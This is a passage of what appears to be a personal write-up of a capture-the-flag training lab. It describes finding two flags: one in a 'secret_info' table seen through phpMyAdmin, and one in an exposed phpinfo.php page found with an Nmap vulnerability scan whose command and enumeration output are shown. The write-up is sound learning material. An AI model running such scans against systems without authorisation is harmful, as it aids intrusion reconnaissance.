help_relation	Browse Structure Search Insert Empty Drop	115	MyISAM	utf8_general_ci	29.8 K	-
help_topic	Browse Structure Search Insert Empty Drop	511	MyISAM	utf8_general_ci	492.1 K	-
host	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_bin	2 K	-
ndb_binlog_index	Browse Structure Search Insert Empty Drop	0	MyISAM	latin1_swedish_ci	1 K	-
plugin	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_general_ci	1 K	-
proc	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_general_ci	2 K	-
procs_priv	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_bin	4 K	-
proxies_priv	Browse Structure Search Insert Empty Drop	2	MyISAM	utf8_bin	6.4 K	-
secret_info	Browse Structure Search Insert Empty Drop	1	InnoDB	latin1_swedish_ci	16 K	-
servers	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_general_ci	1 K	-
slow_log	Browse Structure Search Insert Empty Drop	2	CSV	utf8_general_ci	unknown	-
tables_priv	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_bin	4 K	-
time_zone	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_general_ci	1 K	-
time_zone_leap_second	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_general_ci	1 K	-
time_zone_name	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_general_ci	1 K	-
time_zone_transition	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_general_ci	1 K	-
time_zone_transition_type	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_general_ci	1 K	-
user	Browse Structure Search Insert Empty Drop	0	MyISAM	utf8_bin	2.4 K	-
25 tables	Sum	2,295	InnoDB	latin1_swedish_ci	793.1 K	8.8

The *secret_info* one, just by its name, it caught too much my attention. So I clicked on it and there was the **FLAG2** inside it, as expected!

A very useful **Nmap script** that I hadn't included in my notes before:

db_nmap -A -T4 -v --script=vuln --min-rate 1000 target.ine.local

add -- min-rate 1000, otherwise, it takes so long to give the results.



```
Nmap: http-enum:
Nmap: /test/: Test page
Nmap: /robots.txt: Robots file
Nmap: /phpinfo.php: Possible information file
Nmap: /phpmyadmin/: phpMyAdmin
Nmap: /.git/HEAD: Git folder
Nmap: /classes/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
Nmap: /config/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
Nmap: /data/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
Nmap: /documentation/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
Nmap: /images/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
Nmap: /includes/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
Nmap: /javascript/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
Nmap: /passwords/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
Nmap: /styles/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
Nmap: http-cookie-flags:
```

To get the flag3:

Flag 3: A PHP file that displays server information might be worth examining. What could be hidden in plain sight?

While running Nmap with the *vuln* script (red command above 🖱️), I reviewed the output: part of the command output is shown in the image above 🖱️. The path (URL) highlighted in the green box did not appear in robots.txt or anywhere else; it seems to have been discovered. In addition, the message shown for that entry was different from the others: *"Possible information file"*. So, I accessed that URL (target.ine.local/phpinfo.php), **and the flag was there** (also considering the hint given above, talks about the flag is in some php file).

